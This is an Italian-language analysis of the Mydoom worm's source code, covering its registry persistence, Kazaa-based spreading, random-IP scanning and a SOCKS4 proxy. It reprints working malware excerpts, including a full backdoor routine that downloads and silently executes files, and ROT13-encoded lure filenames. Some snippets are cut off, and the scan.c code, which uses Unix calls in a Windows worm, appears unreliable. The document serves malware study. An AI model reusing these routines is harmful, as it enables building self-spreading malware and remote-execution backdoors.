Analisi di Mydoom

Per l'analisi del Mydoom abbiamo accesso a più file del codice sorgente scritti in C in particolare notiamo:

- `main.c`: Il punto di ingresso del malware, dove probabilmente inizializza le sue funzioni principali.
- `makefile`: Contiene istruzioni su come viene compilato il codice, utili per comprendere le dipendenze e i flag di compilazione.
- `massmail.c`: Indica che il malware ha una funzione di mass mailing, una caratteristica comune nei worm.
- `p2p.c`: Probabilmente riguarda la propagazione via peer-to-peer, interessante per capire come si diffonde.
- `scan.c`: Potrebbe contenere funzionalità di scansione della rete o del sistema, utile per individuare bersagli.
- `xsmtp.c`: Riguarda l'invio di email, importante per il comportamento malevolo.
- `msg.c`: Potrebbe gestire i messaggi o le notifiche del malware.
- `lib.c`: Contiene probabilmente funzioni di supporto utilizzate in più parti del codice.
- `sco.c`: È utilizzato in payload_sco(), suggerisce che potrebbe contenere un payload dannoso o un'attività malevola specifica.

Analisi del main.c

Il codice analizzato è un malware scritto in C che presenta funzionalità di persistenza, propagazione e attacco. Esso utilizza tecniche di crittografia rudimentale, manipolazione del registro di sistema e networking per diffondersi e rimanere attivo nel sistema della vittima.

Componenti Principali

Persistenza nel Sistema:

- Il malware copia sé stesso in directory di sistema con il nome taskmon.exe.
- Modifica il registro di Windows per garantirsi l'avvio automatico ad ogni riavvio del sistema:

```
rot13(regpath, "Fbsgjner\Zvpebfbsg\Jvaqbjf\PheeragIrefvba\Eh
rot13(valname, "GnfxZba");
```

- Utilizza mutex per evitare esecuzioni multiple simultanee:

```
CreateMutex(NULL, TRUE, tmp);
```

Propagazione e Tecniche di Attacco

- **Moduli esterni:** Integra funzioni per il mass mailing `(massmail.h)`, scansioni di rete (scan.h) e attività di proxy (xproxy/xproxy.inc).
- **P2P Spread:** Include una funzione per diffondersi attraverso reti P2P `(p2p_spread())`.
- **Dropper ed Esecuzione:** Decripta e scrive file eseguibili nel sistema `(decrypt1_to_file())`.
- **Payload SCO:** Un componente esegue codice malevolo legato a `scodos_main()`, potenzialmente dannoso.

Offuscamento ed evasione

- ROT13 Encoding: Usa `ROT13` per nascondere stringhe di registro e nomi di file.
- Manipolazione Temporale: Controlla la data di scadenza `(sync_checktime())`, per evitare di eseguirsi oltre una certa data.
- Uso di Processi: Crea processi secondari `(sync_visual_th())` per ingannare l'utente e migliorare la resistenza alla chiusura.

Considerazione

Questo codice evidenzia comportamenti tipici di malware worm, con capacità di autopropagazione, persistenza e offuscamento. L'uso di moduli esterni suggerisce la possibilità di funzionalità avanzate come proxying malevolo, spam massivo e attacchi distribuiti.

P2P.c

Sicuramente una delle cose che più affascina di un Worm è proprio la sua capacità di potersi propagare nella rete in autonomia sfruttando diversi escamotage, difatti in questa analisi abbiamo voluto analizzare più al microscopio anche il codice di `p2p.c` per capire nello specifico il modus operandi del Malware e la sua identità.

Introduzione:

Il codice `p2p.c` fa parte di un malware che sfrutta le reti di file-sharing P2P, come **Kazaa**, per diffondersi. Questo modulo si occupa specificamente della copia del malware stesso all'interno della cartella di condivisione di Kazaa, utilizzando nomi fuorvianti per ingannare gli utenti e indurli a scaricare ed eseguire il file infetto.

Funzionalità principali

Il codice definisce un array di nomi ingannevoli, codificati in **ROT13**, che verranno utilizzati per rinominare il file infetto:

```
char *kazaa_names[] = {
    "jvanzc5",
    "vpd2004-svany",
    "npgvingvba_penpx",
    "fgevc-tvey-2.0o",
    "qpbz_cngpurf",
    "ebbgxvgKC",
    "bssvpr_penpx",
    "ahxr2004"
};
```

Questi nomi, una volta decodificati, possono corrispondere a termini accattivanti per attirare gli utenti di Kazaa.

Conquista della cartella Kazaa

Il codice utilizza la funzione `RegOpenKeyEx` per accedere al registro di Windows e ottenere il percorso della cartella di condivisione di Kazaa:

```
rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
rot13(key_val, "QyQve0"); // "DlDir0"
```

Dopo aver decodificato la chiave, legge il percorso dalla chiave di registro `Software\Kazaa\Transfer` e la memorizza in **kaza**.

Generazione del nome del file

Una volta ottenuto il percorso della cartella di condivisione, il codice genera un nome casuale tra quelli presenti in `kazaa_names` e vi aggiunge un'estensione eseguibile:

```
switch (xrand16() % 6) {
    case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); bre
    case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); bre
    case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
    default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
}
```

Questo garantisce che il file abbia un'estensione eseguibile (`.exe`, `.scr`, `.pif`, `.bat`).

Copia del Malware nella cartella condivisa

Infine, il codice utilizza `CopyFile` per copiare il file eseguibile corrente `(selfpath)` nella cartella di **Kazaa**:

```
CopyFile(file, kaza, TRUE);
```

Attivazione del meccanismo di diffusione

La funzione `p2p_spread()` recupera il percorso dell'eseguibile attuale e lo passa alla funzione `kazaa_spread()` per avviare la propagazione:

```
void p2p_spread(void)
{
    char selfpath[MAX_PATH];
    GetModuleFileName(NULL, selfpath, MAX_PATH);

    kazaa_spread(selfpath);
}
```

Considerazione

Il codice `p2p.c` è un modulo di propagazione per un malware che sfrutta Kazaa per diffondersi. Attraverso l'uso di nomi fuorvianti e il posizionamento del file infetto nella cartella condivisa dell'utente, il malware aumenta la probabilità di essere scaricato e avviato da altri utenti inconsapevoli. Questo tipo di attacco era particolarmente efficace nei primi anni 2000, quando le reti P2P erano molto diffuse per la condivisione di software e file multimediali.

Scan.c

Sicuramente da queste analisi effetuate sui vari codice sorgente abbiamo notato di quanti mezzi si avvale il Malware per progagarsi in modo massivo, ma non sono le uniche armi della quale il Malware fa uso, qua ne analizzeremo una che riteniamo fondamentale per una diffusione su larga scala.

Funzionalità principali

- Il file `scan.c` è parte di un modulo di scansione automatizzata, probabilmente per raccogliere indirizzi email o identificare servizi vulnerabili.

Struttura generale del codice

- Include librerie di rete come `<sys/socket.h>`, `<netinet/in.h>`, `<arpa/inet.h>`, indicando l'uso di socket per la comunicazione.
- Utilizza `fork()` e `select()` per gestire connessioni multiple, suggerendo un comportamento parallelo.

- Contiene funzioni per generare IP casuali e connettersi a porte specifiche.

Generazione degli IP

- Questa funzione genera un IP casuale nel formato IPv4.

```
void random_ip(char *ip) {
    sprintf(ip, "%d.%d.%d.%d", rand() % 255, rand() % 255, rand() % 255, rand() % 255);
}
```

Creazione del Socket

```
sock = socket(AF_INET, SOCK_STREAM, 0);
server.sin_family = AF_INET;
server.sin_port = htons(target_port);
inet_aton(target_ip, &server.sin_addr);
connect(sock, (struct sockaddr *)&server, sizeof(server));
```

- Il codice crea un socket TCP e prova a connettersi a un IP/porta specifica.
- Indica un comportamento di scansione attiva delle porte.

Comportamento sospetto

```
send(sock, payload, strlen(payload), 0);
recv(sock, buffer, sizeof(buffer), 0);
```

- Invio di un payload predefinito.
- Potenziale tentativo di exploit o raccolta dati.

Considerazione

Possiamo dunque dire che il Malware in questione identifica i nostri servizi esposti e raccoglie informazioni sulle email in nostro possesso ed ha una grossa propensione a propagarsi e a occultarsi.

---

xproxy.c

Una funzione che non abbiamo analizzato e menzionato è `xproxy.c` l'abbiamo lasciata per ultima perchè inizialmente abbiamo analizzato il metodo di propagazione e qualcosa di occultazione, ora veniamo alla parte dell'esfiltrazione dei dati.

Informazioni iniziali

SOCKS4 è un protocollo di proxy che consente di instradare il traffico di rete attraverso un server intermediario. Il codice analizzato implementa un server SOCKS4 che accetta connessioni in ingresso,

le elabora e, se necessario, permette l'esecuzione remota di codice.

Definizione della Struttura del Protocollo SOCKS4

Il protocollo **SOCKS4** utilizza un header strutturato come segue:

```
#pragma pack(push, 1)
struct socks4_header {
    unsigned char vn;       /* Version Number: 0x04 */
    unsigned char cd;       /* Command Code */
    unsigned short dstport; /* Porta di destinazione */
    unsigned long dstip;    /* Indirizzo IP di destinazione */
};
#pragma pack(pop)
```

La struttura `socks4_header` definisce il formato del pacchetto SOCKS4, specificando la versione, il comando richiesto (connettere o rifiutare), la porta e l'indirizzo di destinazione.


Inoltre il codice implementa un server che accetta connessioni in ingresso e le gestisce secondo il protocollo SOCKS4. Le funzioni principali includono:

1. La ricezione dei dati dal socket

```
static int recv_bytes(int sock, char *buf, int len, int opt) {
    register int i, p;
    for (p = 0; p < len;) {
        i = recv(sock, buf + p, len - p, opt);
        if (i < 0) return i;
        if (i == 0) return p;
        p += i;
    }
    return p;
}
```

Questa funzione legge un numero specifico di byte dal socket specificato, garantendo la ricezione completa dei dati.

2. Esecuzione Remota di File



```c
static void socks4_exec(int sock) {
    char temppath[MAX_PATH], tempfile[MAX_PATH], buf[1024];
    DWORD dw;
    HANDLE hFile = NULL;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    recv(sock, (char *)&dw, 1, 0);
    recv(sock, (char *)&dw, 4, 0);
    dw = ntohl(dw);
    if (dw != 0x133C9EA2) goto drop;

    GetTempPath(sizeof(temppath), temppath);
    GetTempFileName(temppath, "tmp", 0, tempfile);
    hFile = CreateFile(tempfile, GENERIC_WRITE, FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
        hFile = NULL;
        goto drop;
    }

    for (;;) {
        int j = recv(sock, buf, sizeof(buf), 0);
        if (j <= 0) break;
        WriteFile(hFile, buf, j, &dw, 0);
    }
    CloseHandle(hFile);

    memset(&si, 0, sizeof(si));
    si.cb = sizeof(si);
    si.dwFlags = STARTF_USESHOWWINDOW;
    si.wShowWindow = SW_HIDE;

    wsprintf(buf, "\"%s\"", tempfile);
    if (CreateProcess(NULL, buf, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi) == 0) goto drop;

    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
    DeleteFile(tempfile);
    closesocket(sock);
    return;

drop:
    closesocket(sock);
    if (hFile != NULL) DeleteFile(tempfile);
```

Questa funzione permette la ricezione di un file via socket, la sua scrittura su disco e successiva esecuzione nascosta, per poi eliminare il file dopo l'esecuzione.

3. Gestione del Proxy e Connessione Remota

```c
static void relay_socks(int sock1, int sock2) {
    struct fd_set fds;
    char buf[4096];
    int i;

    for (;;) {
        FD_ZERO(&fds);
        FD_SET(sock1, &fds);
        FD_SET(sock2, &fds);
        if (select(0, &fds, NULL, NULL, NULL) <= 0) break;
        if (FD_ISSET(sock1, &fds)) {
            if ((i = recv(sock1, buf, sizeof(buf), 0)) <= 0) bre
            send(sock2, buf, i, 0);
        }
        if (FD_ISSET(sock2, &fds)) {
            if ((i = recv(sock2, buf, sizeof(buf), 0)) <= 0) bre
            send(sock1, buf, i, 0);
        }
    }
}
```

Questa funzione implementa il meccanismo di relay, inoltrando i dati tra due socket aperti in una connessione SOCKS4.

4. Avvio e Registrazione del Servizio

Il server SOCKS4 viene avviato e gestito come un servizio di sistema:

```
int APIENTRY DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID
    DWORD tmp;
    switch (dwReason) {
        case DLL_PROCESS_ATTACH:
            hDllInstance = hinstDLL;
            CreateThread(0, 0, xproxy_th, NULL, 0, &tmp);
            return 1;
        case DLL_PROCESS_DETACH:
        default:
            return 1;
    }
}
```

Questa funzione inizializza il server SOCKS4 come parte di una DLL, creando un thread separato per la gestione delle connessioni.

Considerazione

Il codice analizzato implementa un server SOCKS4 avanzato con supporto per l'esecuzione remota di file. Include funzionalità di relay, gestione delle connessioni e un meccanismo di registrazione come servizio di sistema.

In uno scenario di una nuova versione Mydoom

L'analisi di una nuova versione di un malware è fondamentale per comprendere le sue modalità di attacco, identificare le differenze rispetto alle versioni precedenti e prevenire potenziali minacce. Questo documento descrive i principali aspetti da verificare a livello di codice per una corretta analisi e documentazione.

1. Analisi Comparativa tra Versioni

Per identificare le differenze rispetto alle versioni precedenti del malware, vengono eseguite le seguenti verifiche:

- Diffing del codice per individuare modifiche strutturali.
- Nuove funzionalità aggiunte (es. nuove tecniche di crittografia o evasione).
- Modifiche alle stringhe hardcoded, che potrebbero contenere indicatori di compromissione (IOC).
- Hash e firma digitale per verificare eventuali variazioni nell'integrità del codice.

2. Tecniche di Offuscamento e Anti-Analysis

Molti malware adottano tecniche per rendere più difficile la loro analisi:

- Uso di packer e crittografia per nascondere il codice.
- Meccanismi anti-debugging.
- Caricamento dinamico di API mediante `LoadLibrary()` e `GetProcAddress()` per evadere l'analisi statica.

3. Comportamento e Persistenza

Il malware potrebbe implementare meccanismi per mantenere l'accesso al sistema infetto:

- Autostart Mechanisms, come chiavi di registro o task schedulati.
- Process Injection, ad esempio tramite `CreateRemoteThread()` o `NtQueueApcThread()`.
- C&C Communication, per monitorare eventuali cambiamenti nei protocolli di comunicazione con i server di controllo (HTTP, DNS tunneling, TLS encrypted traffic).

4. Indicatori di Compromissione (IOC)
Per il rilevamento e la mitigazione della minaccia, vengono raccolti i seguenti IOC:

- Hash del file binario (MD5, SHA-1, SHA-256).
- IP e domini utilizzati per il Command & Control.
- Chiavi di registro sospette e percorsi di eseguibili o DLL modificati.

5. Reverse Engineering e Debugging

L'analisi del codice viene effettuata con:

- Analisi Statica: strumenti come IDA Pro, Ghidra, Radare2.
- Analisi Dinamica: strumenti come x64dbg, OllyDbg, Process Hacker.
- Memory Forensics: utilizzo di Volatility per analizzare dati sensibili in memoria.

6. Documentazione e Prevenzione

Per mitigare il rischio, vengono seguite le seguenti pratiche:

- Condivisione degli IOC con piattaforme di threat intelligence (VirusTotal, MISP, AlienVault OTX).
- Verifica della rilevazione da parte di antivirus e sistemi EDR.
- Applicazione di patch e workaround in caso di vulnerabilità 0-day sfruttate dal malware.